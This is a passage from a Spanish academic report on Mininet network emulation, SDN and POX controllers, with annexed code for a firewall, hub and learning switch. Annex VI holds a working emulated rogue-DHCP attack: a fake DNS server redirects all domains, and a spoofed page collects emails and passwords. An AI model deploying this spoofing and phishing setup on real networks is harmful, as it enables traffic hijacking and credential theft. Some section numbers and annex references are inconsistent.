

Imagen 26. Intento de conexión a servidor WEB en puerto 8080 y 80.

Efectivamente no se puede establecer conexión al servidor del puerto 8080 pero si al del puerto 80 como se ha configurado sobre el Firewall.

Para continuar con el proceso de testeo se realizaría el mismo proceso sobre todos los hosts y con los diferentes servicios de la red, consiguiente evaluar un entorno de red de trabajo, corregir posibles fallos y portarlo a la red física una vez comprobado su correcto funcionamiento.

4.3.2.6. SDN

Una de las grandes puertas que se ha abierto con este tipo de virtualización es la posibilidad de trabajar sobre SDN. Existen multitud de controladores capaces de aplicar nuevas funcionalidades a los sistemas de conmutación y encaminamiento. Mininet es un entorno seguro, ligero y sobretodo versátil para poder testearlos.

Estos controladores son parte del funcionamiento de OpenFlow, en la existen tres partes principales.

- Tabla de flujos: con una acción asociada a cada entrada de la tabla, indicando al switch como debe procesar ese flujo
- Canal seguro que conecte el switch con el controlador, permitiendo la transmisión segura de comandos y paquetes se puedan enviar entre el switch y el controlador (y viceversa) usando el protocolo OpenFlow.
- Controlador: Un controlador añade y elimina entradas en la tabla de flujos.

Para los siguientes ejemplos, además de Mininet, se utilizará el controlador POX, en la actualidad se encuentra entre los más utilizados. No es el más eficiente, al usar un lenguaje interpretado como es Python, en comparación con NOX, por ejemplo, que usa C++. Sin embargo, su facilidad de uso con respecto a NOX lo hace popular en el desarrollo de aplicaciones de red.

4.3.2.3.1. HUB

Un HUB es un dispositivo que permite centralizar el cableado de una red que trabaja en la capa física (capa 1 del modelo OSI). Esto significa que una señal emitida por uno de sus puertos se replica sobre todos los demás emitiéndola por todos los puertos que se componga.

Para programar un HUB en el código del controlador se debe especificar una regla en la flow-table del conmutador en la que se indica que cualquier paquete entrante deberá ser reenviado hacia el resto de los puertos del conmutador actuando de esta forma como HUB.

El código completo está en el Anexo V (HUB.py). Aquí solo se explicará la parte más importante de dicho código. En la línea 8 se recibe el mensaje, en la línea 9 se especifica que se enviará a todos los puertos el mensaje recibido (`of.OFPP_FLOOD`) y a continuación en la línea 9 se indica que se procese el mensaje con las acciones establecidas.

```
8:    msg = of.ofp_flow_mod()
9:    msg.actions.append(of.ofp_action_output(port = of.OFPP_FLOOD))
10:   event.connection.send(msg)
```

Código completo en Anexo V (HUB.py)

4.3.2.3.2. Learning Swtich

Un Switch o conmutador es un dispositivo que facilita la interconexión de equipos que opera en la capa de enlace (capa 2 del modelo OSI). Su función principal es el reenvío de paquetes dirigidos al puerto donde se encuentre la MAC de destino en las tramas de red, a diferencia de como lo hacía un HUB reenviándolo a todos.

La principal función que realiza un Switch es conocido como "Learning Switch" y se trata de crear un tabla con la dirección MAC que le corresponde a cada puerto, para así, una vez recibido un paquete por uno de sus puertos, dirigirlo únicamente al puerto donde se encuentre la MAC destino en el paquete recibido por el Switch.

A través de la programación del controlador en esta ocasión se va a simular la funcionalidad básica de un Switch, replicando de forma sencilla, las operaciones que este realiza. Las funciones que éste realiza se pueden puntualizar en los siguientes cuatro puntos:

1. Reenviar por todos los puertos el tráfico Broadcast estableciendo un tiempo mínimo para que no haya saturación de tráfico Broadcast y además el tráfico Multicast.
2. Desestimar los paquetes transparentes o no válidos (un paquete sin destino por ej.).
3. Aprender las direcciones MAC y a que puerto pertenece para realizar una tabla de asociaciones.
4. Dirigir los paquetes con un destino MAC sobre el puerto que indica y crear un flujo temporal en el Switch.

Sobre el código estos puntos corresponden a:

Punto 1.

```
038:   def flood (message = None):
039:       """ Paquetes de inundacion (broadcast por ejemplo) """
040:       msg = of.ofp_packet_out()
041:      if time.time() - self.connection.connect_time >= _flood_delay:
042:         # Solo se hace flood si ha pasdo un pequeno tiempo
043:         if self.hold_down_expired is False:
044:           self.hold_down_expired = True
045:           log.info("%s: Flood hold-down expired -- flooding",
046:               dpid_to_str(event.dpid))
```

```
047:
048:          if message is not None: log.debug(message)
049:        # En algunos Switches OFPP_FLOOD es opcional y podria ser necesario
050:          # cambiarla por OFPP_ALL.
051:         msg.actions.append(of.ofp_action_output(port = of.OFPP_FLOOD))
052:        else:
053:          pass
054:        msg.data = event.ofp
055:        msg.in_port = event.port
056:        self.connection.send(msg)
```

Punto 2.

```
058:     def drop (duration = None):
059:       """
060:     Desestimar el paquete recibido porque no es valido y se instala un flujo
061:       con para este tipo de paquete por un momento.
062:       """
063:       if duration is not None:
064:         if not isinstance(duration, tuple):
065:           duration = (duration,duration)
066:         msg = of.ofp_flow_mod()
067:         msg.match = of.ofp_match.from_packet(packet)
068:         msg.idle_timeout = duration[0]
069:         msg.hard_timeout = duration[1]
070:         msg.buffer_id = event.ofp.buffer_id
071:         self.connection.send(msg)
072:       elif event.ofp.buffer_id is not None:
073:         msg = of.ofp_packet_out()
074:         msg.buffer_id = event.ofp.buffer_id
075:         msg.in_port = event.port
076:         self.connection.send(msg)
```

Punto 3.

```
077:    #Utilizamos la direccion del origen para actualizar la tabla de MACs
078:     self.macToPort[packet.src] = event.port
```

Punto 4.

```
090:    #Comprobamos si el destino esta en nuestra tabla
```

```
091:        if packet.dst not in self.macToPort:
092:       #Si no esta en nuestra tabla reenviamos a todos los puertos.
093:         flood("Puerto para %s desconocido -- flooding" % (packet.dst,)) #
094:        else:
095:          port = self.macToPort[packet.dst]
096:      # Si el puerto de destino es el mismo que el de origen desestimamos el paquete
097:          if port == event.port:
098:        log.warning("Mismo puerto que el origen de %s -> %s en %s.%s.  Desestimado."
099:                % (packet.src, packet.dst, dpid_to_str(event.dpid), port))
100:            drop(10)
101:            return
102:         # Se instala un flujo en el Switch con caducidad de 30 segundos.
103:          log.debug("instalando flujo para %s.%i -> %s.%i" %
104:                    (packet.src, event.port, packet.dst, port))
105:          msg = of.ofp_flow_mod()
106:          msg.match = of.ofp_match.from_packet(packet, event.port)
107:          msg.idle_timeout = 10
108:          msg.hard_timeout = 30
109:          msg.actions.append(of.ofp_action_output(port = port))
110:         msg.data = event.ofp # Enviamos el paquete al puerto de destino.
111:          self.connection.send(msg)
```

Con esto se consigue que el Switch OpenFlow actúe como un Switch de capa 2 Learning Switch totalmente definido por software. Con este ejemplo se puede comprobar que es posible programar la funcionalidad del Switch y sus protocolos de una forma sencilla, moldeándose totalmente a las necesidades de la red. El código completo se encuentra en el Anexo VI (LearningSwitch.py).

4.4. Conclusiones.

Las redes de comunicación programables ágiles presentan una innovación en el área de las redes y para su estudio en el uso de la plataforma Mininet. El hecho de que Mininet realice emulación en lugar de simulaciones ofrece una gran diferencia respecto a otras herramientas. La emulación virtualizada permite usar los prototipos y códigos usados a redes reales, además de extrapolar los resultados logrados; por lo que es una ventaja frente a una red simulada. La gran integración con funcionalidades SDN lo hace una herramienta muy atractiva con respecto a cualquier otra, ya que al trabajar sobre Open VSwitch lo hace muy dinámico en este aspecto.

Una de las limitaciones que existen en Mininet es su escalabilidad, aunque es muy amplia su capacidad sobre un Host de recursos normales, se acaba limitando por este. De hecho existe un prototipo de Mininet “Cluster Vision” para resolver este problema y hasta que no se termine de desarrollar, es su gran limitación.

Por otro lado con las pruebas realizadas se demuestra la versatilidad e interactividad de Mininet. Las redes emuladas pueden lograr la interacción con redes reales, pudiéndose conectar a Internet. Además, los Host emulados son capaces de realizar acciones de host reales, como montar un servidor Web entre otros. Los Switches son capaces de usar nuevos protocolos, los cuales se pueden implementar fácilmente.

5. Anexos

5.1. Anexo I – TopoFW.py

```
01:#!/usr/bin/python
02:
03:from mininet.net import Mininet
04:from mininet.node import Controller
05:from mininet.cli import CLI
06:from mininet.log import setLogLevel, info
07:
08:def fwnet():
09:
10:    net = Mininet( controller=Controller )
11:
12:    info( '*** Adding controller\n' )
13:    net.addController( 'c0' )
14:
15:    info( '*** Adding hosts\n' )
16:    h1 = net.addHost('h1', ip = '192.168.1.1/24')
17:    h2 = net.addHost('h2', ip = '192.168.1.2/24')
18:    h3 = net.addHost('h3', ip = '192.168.1.3/24')
19:    h4 = net.addHost('h4', ip = '192.168.1.254/24')
20:    h5 = net.addHost('h5', ip = '192.168.2.1/24')
21:    h6 = net.addHost('h6', ip = '212.128.44.1/24')
22:
23:    info( '*** Adding switch\n' )
24:    s1 = net.addSwitch('s1')
25:    s2 = net.addSwitch('s2')
26:    s3 = net.addSwitch('s3')
27:
28:    info( '*** Creating links\n' )
29:    net.addLink(h1, s1)
30:    net.addLink(h2, s1)
31:    net.addLink(h3, s1)
32:    net.addLink(h4, s1)
33:    net.addLink(h4, s2)
34:    net.addLink(h4, s3)
35:    net.addLink(h5, s2)
```

```
36:    net.addLink(h6, s3)
37:
38:    info( '*** Starting network\n')
39:    net.start()
40:
41:    info( '*** Running CLI\n' )
42:    CLI( net )
43:
44:    info( '*** Stopping network' )
45:    net.stop()
46:
47:if __name__ == '__main__':
48:    setLogLevel( 'info' )
49:    fwnet()
50:
```

5.2. Anexo II – ScriptFW.sh

```
01:echo "1" > /proc/sys/net/ipv4/ip_forward
02:
03:IPTABLES="/sbin/iptables"
04:
05:iDMZ="h4-eth0"
06:iLAN="h4-eth1"
07:iINET="h4-eth2"
08:
09:iDMZ_IP="192.168.1.254"
10:iLAN_IP="192.168.2.254"
11:iINET_IP="212.128.44.254"
12:
13:HTTP_IP="192.168.1.1"
14:DNS_IP="192.168.1.2"
15:SMTP_IP="192.168.1.3"
16:
17:$IPTABLES -F
18:$IPTABLES -t nat -F
19:$IPTABLES -t mangle -F
20:$IPTABLES -t raw -F
21:
22:$IPTABLES -P FORWARD DROP
23:
24:$IPTABLES -N allowed
25:$IPTABLES -A allowed -p tcp --tcp-flags SYN,RST,ACK SYN -j ACCEPT
26:$IPTABLES -A allowed -p tcp -m state --state ESTABLISHED,RELATED -j
ACCEPT
27:$IPTABLES -A allowed -p tcp -j DROP
28:$IPTABLES -A FORWARD -p tcp -o $iDMZ -d $HTTP_IP --dport 80 -j
allowed
29:$IPTABLES -A FORWARD -p tcp -i $iDMZ --sport 80 -j ACCEPT
30:
31:$IPTABLES -A FORWARD -p udp -o $iDMZ -d $DNS_IP --dport 53 -j
allowed
32:$IPTABLES -A FORWARD -p udp -i $iDMZ --sport 53 -j ACCEPT
33:
34:$IPTABLES -A FORWARD -p tcp -o $iDMZ -d $SMTP_IP --dport 25 -j
allowed
35:$IPTABLES -A FORWARD -p tcp -i $iDMZ --sport 25 -j ACCEPT
```

```
36:
37:$IPTABLES -A FORWARD -i $iLAN -o $iINET -j ACCEPT
38:$IPTABLES -A FORWARD -i $iINET -o $iLAN -m state --state
ESTABLISHED,RELATED -j ACCEPT
39:
40:$IPTABLES -t nat -A PREROUTING -p tcp -i $iINET -d $iINET_IP --
dport 80 -j DNAT \
41:--to-destination $HTTP_IP
42:$IPTABLES -t nat -A PREROUTING -p tcp -i $iINET -d $iINET_IP --
dport 53 -j DNAT \
43:--to-destination $DNS_IP
44:$IPTABLES -t nat -A PREROUTING -p udp -i $iINET -d $iINET_IP --
dport 53 -j DNAT \
45:--to-destination $DNS_IP
46:$IPTABLES -t nat -A PREROUTING -p tcp -i $iINET -d $iINET_IP --
dport 25 -j DNAT \
47:--to-destination $SMTP_IP
48:
49:$IPTABLES -t nat -A POSTROUTING -s 192.168.1.0/24 -j SNAT --to-
source $iINET_IP
50:$IPTABLES -t nat -A POSTROUTING -s 192.168.2.0/24 -j SNAT --to-
source $iINET_IP
51:
```

5.3. Anexo III – Mininet4321.py

```
01: from mininet.topo import Topo
02: from mininet.net import Mininet
03: from mininet.log import setLogLevel
04: from mininet.cli import CLI
05:
06: def perfTest():
07:         net = Mininet ()
08:         h1 = net.addHost('h1')
09:         h2 = net.addHost('h2')
10:         s1 = net.addSwitch('s1')
11:         c0 = net.addController('c0')
12:         net.addLink(h1,s1)
13:         net.addLink(h2,s1)
14:         net.start()
15:         CLI( net )
16:         net.stop()
17:
18: if __name__ == '__main__':
19:         setLogLevel('info')
20:         perfTest()
21:
```

5.4. Anexo IV – Mininet4322.py

```
01: from mininet.topo import Topo
02: from mininet.net import Mininet
03: from mininet.log import setLogLevel
04: from mininet.cli import CLI
05: import time
06:
07: def perfTest():
08:         net = Mininet ()
09:         h1 = net.addHost('h1')
10:         h2 = net.addHost('h2')
11:         s1 = net.addSwitch('s1')
12:         c0 = net.addController('c0')
13:         net.addLink(h1,s1)
14:         net.addLink(h2,s1)
15:         net.start()
16:         h2.cmd('python -m SimpleHTTPServer 80 &')
17:         time.sleep(2)
18:         h1.cmd('firefox 10.0.0.2 &')
19:         CLI( net )
20:         h2.cmd('kill %python')
21:         h2.cmd('kill %firefox')
22:         net.stop()
23:
24: if __name__ == '__main__':
25:         setLogLevel('info')
26:         perfTest()
```

5.5. Anexo V – Mininet4323.py

```
    from mininet.topo import Topo
01: from mininet.net import Mininet
02: from mininet.log import setLogLevel
03: from mininet.cli import CLI
04: from mininet.node import CPULimitedHost
05: from mininet.link import TCLink
06:
07: def perfTest():
08:         net = Mininet ()
09:         h1 = net.addHost('h1')
10: #Limite de CPU al 20%
11:         h2 = net.addHost('h2', cls=CPULimitedHost, cpu=0.2)
12:         s1 = net.addSwitch('s1')
13:         c0 = net.addController('c0')
14: #Limite de ancho de banda 10mbps y 50ms de latencia
15:         net.addLink(h1,s1, cls=TCLink, bw=10, delay='50ms')
16:         net.addLink(h2,s1)
17:         net.start()
18:         CLI( net )
19:         net.stop()
20:
21: if __name__ == '__main__':
22:         setLogLevel('info')
23:         perfTest()
```

5.6. Anexo VI – dhcpma.py

```
001: #!/usr/bin/python
002:
003: """
004: Suplantacion de Servidor DHCP demo basado en la demo
005: que se ecuentra en el repositorio git:
006: https://bitbucket.org/lantz/cs144-dhcp
007:
008: Se configura una red donde el servidor DHCP esta en un
009: enlace lento. Entonces se inicia un servidor DHCP malicioso
010: sobre un enlace mas rapido que el original. Este servidor
011: malicioso redirecciona las DNS a un servidor DNS malicioso
012: tambien, el cual redirecciona las peticiones DNS del cliente.
013: De este modo el cliente abrira una web suplantada en la que
014: el Servidor web malicioso podria quedarse con los datos
015: personales del cliente.
016:
017: Este ejemplo funcionara sobre un modo interactivo
018: X11/firefox.
019: """
020:
021: from mininet.net import Mininet
022: from mininet.topo import Topo
023: from mininet.link import TCLink
024: from mininet.cli import CLI
025: from mininet.util import quietRun
026: from mininet.log import setLogLevel, info
027: from mininet.term import makeTerms
028: from mininet.examples.nat import connectToInternet, stopNAT
029: from sys import exit, stdin, argv
030: from re import findall
031: from time import sleep
032: import os
033:
034:
035: def checkRequired():
036:     "Analizando las aplicaciones requeridas"
037:     required = [ 'udhcpd', 'udhcpc', 'dnsmasq', 'curl', 'firefox' ]
038:     for r in required:
039:         if not quietRun( 'which ' + r ):
040:             print '* Installing', r
041:             print quietRun( 'apt-get install -y ' + r )
042:             if r == 'dnsmasq':
043:                 #No ejecute dnsmasq por defecto
044:                 print quietRun( 'update-rc.d dnsmasq disable' )
045:
046: class DHCPTopo( Topo ):
047:     """Topologia para el ejemplo de Ataque DNS:
048:        cliente - switch - enlace lento - servidor DHCP
049:                    |
050:                  Atacante"""
051:     def __init__( self, *args, **kwargs ):
052:         Topo.__init__( self, *args, **kwargs )
053:         client = self.addHost( 'h1', ip='10.0.0.10/24' )
054:         switch = self.addSwitch( 's1' )
055:         dhcp = self.addHost( 'dhcp', ip='10.0.0.50/24' )
056:         evil = self.addHost( 'evil', ip='10.0.0.66/24'  )
057:     self.addLink( client, switch )
```

```
058:         self.addLink( evil, switch )
059:         self.addLink( dhcp, switch, bw=10, delay='500ms' )
060:
061:
062: # Funciones del Servidor DHCP y datos de configuracion
063:
064: DNSTemplate = """
065: start       10.0.0.10
066: end     10.0.0.90
067: option  subnet  255.255.255.0
068: option  domain  local
069: option  lease   7  # segundos
070: """
071: # option dns 8.8.8.8
072: # interface h1-eth0
073:
074: def makeDHCPconfig( filename, intf, gw, dns ):
075:     "Creando fichero de configuracion DHCP"
076:     config = (
077:         'interface %s' % intf,
078:         DNSTemplate,
079:         'option router %s' % gw,
080:         'option dns %s' % dns,
081:         '' )
082:     with open( filename, 'w' ) as f:
083:         f.write( '\n'.join( config ) )
084:
085: def startDHCPserver( host, gw, dns ):
086:     "Inicio del Servidor DHCP con especifcacion del servidor DNS"
087:     info( '* Iniciando Servidor DHCP sobre el host', host, 'en', host.IP(), '\n' )
088:     dhcpConfig = '/tmp/%s-udhcpd.conf' % host
089:     makeDHCPconfig( dhcpConfig, host.defaultIntf(), gw, dns )
090:     host.cmd( 'udhcpd -f', dhcpConfig,
091:               '1>/tmp/%s-dhcp.log 2>&1  &' % host )
092:
093: def stopDHCPserver( host ):
094:     "Parar servidor DHCP en host"
095:     info( '* Parando servidor DHCP sobre el host', host, 'en', host.IP(), '\n' )
096:     host.cmd( 'kill %udhcpd' )
097:
098:
099: # Funciones del cliente DHCP
100:
101: def startDHCPclient( host ):
102:     "Inicio del cliente DHCP en el Host"
103:     intf = host.defaultIntf()
104:     host.cmd( 'dhclient -v -d -r', intf )
105:     host.cmd( 'dhclient -v -d 1> /tmp/dhclient.log 2>&1', intf, '&' )
106:
107: def stopDHCPclient( host ):
108:     host.cmd( 'kill %dhclient' )
109:
110: def waitForIP( host ):
111:     "Esperando una direccion IP"
112:     info( '*', host, 'esperando una direccion IP' )
113:     while True:
114:         host.defaultIntf().updateIP()
115:         if host.IP():
116:             break
117:         info( '.' )
```

```
118:         sleep( 1 )
119:     info( '\n' )
120:     info( '*', host, 'Ahora mismo se esta usando ',
121:           host.cmd( 'grep nameserver /etc/resolv.conf' ) )
122:
123: # Servidor DNS faslo
124:
125: def startFakeDNS( host ):
126:     "Inicio del Servidor DNS malicioso"
127:    info( '* Iniciando servidor DNS falso sobre', host, 'en', host.IP(), '\n' )
128:    host.cmd( 'dnsmasq -k -A /#/%s 1>/tmp/dns.log 2>&1 &' %  host.IP() )
129:
130: def stopFakeDNS( host ):
131:     "Parar el servidor DNS falso"
132:    info( '* Parando el servidor DNS faslo sobre', host, 'en', host.IP(), '\n' )
133:     host.cmd( 'kill %dnsmasq' )
134:
135: # Servidor Web Malicioso
136:
137: def startEvilWebServer( host ):
138:     "Iniciando Servidor Web malicioso"
139:    info( '* Iniciando Servidor Web malicioso sobre', host, 'en', host.IP(), '\n' )
140:     webdir = '/tmp/evilwebserver'
141:     host.cmd( 'rm -rf', webdir )
142:     host.cmd( 'mkdir -p', webdir )
143:     with open( webdir + '/index.html', 'w' ) as f:
144:     #Para parecer una web malicioso anadimos un pequeno
145:     #formulario falso para poder comprobar que la suplantacion
146:     #esta funcionando de forma exitosa
147:       f.write( '<html><p>Has sido hackeado! Por favor inice sesion.<p>\n'
148:                   '<body><form action="">\n'
149:                'e-mail: <input type="text" name="firstname"><br>\n'
150:                'contrasena: <input type="text" name="firstname"><br>\n'
151:                  '</form></body></html>' )
152:     host.cmd( 'cd', webdir )
153:     host.cmd( 'python -m SimpleHTTPServer 80 >& /tmp/http.log &' )
154:
155: def stopEvilWebServer( host ):
156:     "Parar Servidor Web Malicioso"
157:    info( '* Parando servidor Web malicioso', host, 'at', host.IP(), '\n' )
158:     host.cmd( 'kill %python' )
159:
160:
161: def readline():
162:     "Leer una linea desde stdin"
163:     return stdin.readline()
164:
165:
166: def prompt( s=None ):
167:     "Imprime en el prompt y lee una linea desde stdin"
168:     if s is None:
169:         s = "Presiona intro para continuar: "
170:     print s,
171:     return readline()
172:
173: def mountPrivateResolvconf( host ):
174:     "Se crea un resolv.conf nuevo privado sobre el host"
175:     etc = '/tmp/etc-%s' % host
176:     host.cmd( 'mkdir -p', etc )
177:     host.cmd( 'mount --bind /etc', etc )
178:     host.cmd( 'mount -n -t tmpfs tmpfs /etc' )
```

```
179:     host.cmd( 'ln -s %s/* /etc/' % etc )
180:     host.cmd( 'rm /etc/resolv.conf' )
181:     host.cmd( 'cp %s/resolv.conf /etc/' % etc )
182:
183: def unmountPrivateResolvconf( host ):
184:     "Se crea un directorio /etc privado nuevo sobre el host"
185:     etc = '/tmp/etc-%s' % host
186:     host.cmd( 'umount /etc' )
187:     host.cmd( 'umount', etc )
188:     host.cmd( 'rmdir', etc )
189:
190: def dhcpdemo():
191:     "De mostracion de un falso servidor DHCP"
192:     checkRequired()
193:     topo = DHCPTopo()
194:     net = Mininet( topo=topo, link=TCLink)
195:     h1, dhcp, evil = net.get( 'h1', 'dhcp', 'evil' )
196:     # connectToInternet llama a net.start()
197:     rootnode = connectToInternet( net, 's1' )
198:     mountPrivateResolvconf( h1 )
199:     # Se configura un servidor DHCP sobre un enlace lento.
200:     startDHCPserver( dhcp, gw=rootnode.IP(), dns='8.8.8.8')
201:     startDHCPclient( h1 )
202:     waitForIP( h1 )
203:     # Se comprueba que se puede entrar en google.es
204:     info( '* Iniciando google.es:\n' )
205:     print h1.cmd( 'curl google.es' )
206:     # Inicia Firefox y se llama la web de la UPCT
207:     net.terms += makeTerms( [ h1 ], 'h1' )
208:     h1.cmd( 'firefox www.upct.es -geometry 400x400-50+50 &' )
209:     prompt( "*** Presiona intro para iniciar el Servidor DHCP malicioso: " )
210:     # Ahora inicia el servidor DHCP malicioso sobre el enlace rapido
211:     startDHCPserver( evil, gw=rootnode.IP(), dns=evil.IP() )
212:     # Inicia el servidor DNS falso
213:     startFakeDNS( evil )
214:     # Inicia el servidor Web falso
215:     startEvilWebServer( evil )
216:     h1.cmd( 'ifconfig', h1.defaultIntf(), '0' )
217:     waitForIP( h1 )
218:     info( '* Nuevo resultado DNS:\n' )
219:     info( h1.cmd( 'host google.com' ) )
220:     prompt( "*** Presiona intro para detener los servicios maliciosos: " )
221:     # Se limpia todo.
222:     stopFakeDNS( evil )
223:     stopEvilWebServer( evil )
224:     stopDHCPserver( evil )
225:     print "*** Intentamos acceder de nuevo a los servicios sin el servidor malicioso"
226:     prompt( "*** Presiona intro para salir: " )
227:     stopDHCPserver( dhcp )
228:     stopDHCPclient( h1 )
229:     stopNAT( rootnode )
230:     unmountPrivateResolvconf( h1 )
231:     net.stop()
232:
233: def usage():
234:     "Imprimimos el mensaje de uso"
235:     print "%s [ -h | -text ]"
236:     print "-h: imprime este mensaje"
237:
238:
239: if __name__ == '__main__':
```

```
240:     setLogLevel( 'info' )
241:     if '-h' in argv:
242:         usage()
243:         exit( 1 )
244:     dhcpdemo()
```

5.7. Anexo VII – HUB.py

```
1: from pox.core import core
2: import pox.openflow.libopenflow_01 as of
3:
4: log = core.getLogger()
5:
6:
7: def _handle_ConnectionUp (event):
8:   msg = of.ofp_flow_mod()
9:   msg.actions.append(of.ofp_action_output(port = of.OFPP_FLOOD))
10:  event.connection.send(msg)
11:  log.info("Hub running.")
12:
13:
14:def launch ():
15:  core.openflow.addListenerByName("ConnectionUp",
_handle_ConnectionUp)
```

5.8. Anexo VIII – LearningSwitch.py

```
001: #Basado en el Learning Switch de la documentacion de POX
002: #
003: #Copyright 2011 James McCauley
004: #
005:
006: from pox.core import core
007: import pox.openflow.libopenflow_01 as of
008: from pox.lib.util import dpid_to_str
009: from pox.lib.util import str_to_bool
010: import time
011:
012: log = core.getLogger()
013:
014: # Para iniciar los flood (inundacion broadcast) al iniciar el Switch
015: _flood_delay = 0
016:
017: class LearningSwitch (object):
018:
019:   def __init__ (self, connection, transparent):
020:     #
021:    # Se anade la capacidad de capa 2 al switch
022:     self.connection = connection
023:     self.transparent = transparent
024:
025:     # La tabla de relacion mac-puerto
026:     self.macToPort = {}
027:
028:    # Se escuchan los PacketIn por lo tanto escuchamos la conexion
029:     connection.addListeners(self)
030:
031:     # Nos limitamos a usar esto para registrar mensajes utiles
032:     self.hold_down_expired = _flood_delay == 0
033:
034:   def _handle_PacketIn (self, event):
035:
036:     packet = event.parsed
037:
038:     def flood (message = None):
039:       """ Paquetes de inundacion (broadcast por ejemplo) """
040:       msg = of.ofp_packet_out()
041:      if time.time() - self.connection.connect_time >= _flood_delay:
042:         # Solo se hace flood si ha pasdo un pequeno tiempo
043:         if self.hold_down_expired is False:
044:           self.hold_down_expired = True
045:           log.info("%s: Flood hold-down expired -- flooding",
046:               dpid_to_str(event.dpid))
047:
048:         if message is not None: log.debug(message)
049:        # En algunos Switches OFPP_FLOOD es opcional y podria ser necesario
050:         # cambiarla por OFPP_ALL.
051:         msg.actions.append(of.ofp_action_output(port = of.OFPP_FLOOD))
052:       else:
053:         pass
054:       msg.data = event.ofp
055:       msg.in_port = event.port
056:       self.connection.send(msg)
057:
058:     def drop (duration = None):
```

```
059:       """
060:     Desestimar el paquete recibido porque no es valido y se instala un flujo
061:       con para este tipo de paquete por un momento.
062:       """
063:       if duration is not None:
064:         if not isinstance(duration, tuple):
065:           duration = (duration,duration)
066:         msg = of.ofp_flow_mod()
067:         msg.match = of.ofp_match.from_packet(packet)
068:         msg.idle_timeout = duration[0]
069:         msg.hard_timeout = duration[1]
070:         msg.buffer_id = event.ofp.buffer_id
071:         self.connection.send(msg)
072:       elif event.ofp.buffer_id is not None:
073:         msg = of.ofp_packet_out()
074:         msg.buffer_id = event.ofp.buffer_id
075:         msg.in_port = event.port
076:         self.connection.send(msg)
077:   #Utilizamos la direccion del origen para actualizar la tabla de MACs
078:     self.macToPort[packet.src] = event.port
079:
080:   #Desestimamos el trafico que no corresponde a un paquete transparente
081:    # o si es un paquete de tipo LLDP.
082:     if not self.transparent:
083:      if packet.type == packet.LLDP_TYPE or packet.dst.isBridgeFiltered():
084:         drop()
085:         return
086:   # Si es un paquete de tipo multicast lo reenviamos a todos los puertos
087:     if packet.dst.is_multicast:
088:       flood()
089:     else:
090:    #Comprobamos si el destino esta en nuestra tabla
091:       if packet.dst not in self.macToPort:
092:      #Si no esta en nuestra tabla reenviamos a todos los puertos.
093:        flood("Puerto para %s desconocido -- flooding" % (packet.dst,)) #
094:       else:
095:         port = self.macToPort[packet.dst]
096:    # Si el puerto de destino es el mismo que el de origen desestimamos el paquete
097:         if port == event.port:
098:       log.warning("Mismo puerto que el origen de %s -> %s en %s.%s.  Desestimado."
099:              % (packet.src, packet.dst, dpid_to_str(event.dpid), port))
100:           drop(10)
101:           return
102:        # Se instala un flujo en el Switch con caducidad de 30 segundos.
103:         log.debug("instalando flujo para %s.%i -> %s.%i" %
104:                   (packet.src, event.port, packet.dst, port))
105:         msg = of.ofp_flow_mod()
106:         msg.match = of.ofp_match.from_packet(packet, event.port)
107:         msg.idle_timeout = 10
108:         msg.hard_timeout = 30
109:         msg.actions.append(of.ofp_action_output(port = port))
110:        msg.data = event.ofp # Enviamos el paquete al puerto de destino.
111:         self.connection.send(msg)
112:
113:
114: class l2_learning (object):
115:   """
116: Esperando a que los Switches OpenFlow se conecten para convertirlos en Learning
117:   """
118:   def __init__ (self, transparent):
119:     core.openflow.addListeners(self)
```

```
120:     self.transparent = transparent
121:
122:   def _handle_ConnectionUp (self, event):
123:     log.debug("Connection %s" % (event.connection,))
124:     switch = LearningSwitch(event.connection, self.transparent)
125:     core.register("learning_switch", switch)
126:
127:
128: def launch (transparent=False, hold_down=_flood_delay):
129:   """
130:   Inicia un Switch de capa 2 learning switch.
131:   """
132:   try:
133:     global _flood_delay
134:     _flood_delay = int(str(hold_down), 10)
135:     assert _flood_delay >= 0
136:   except:
137:     raise RuntimeError("Expected hold-down to be a number")
138:
139:   core.registerNew(l2_learning, str_to_bool(transparent)):
```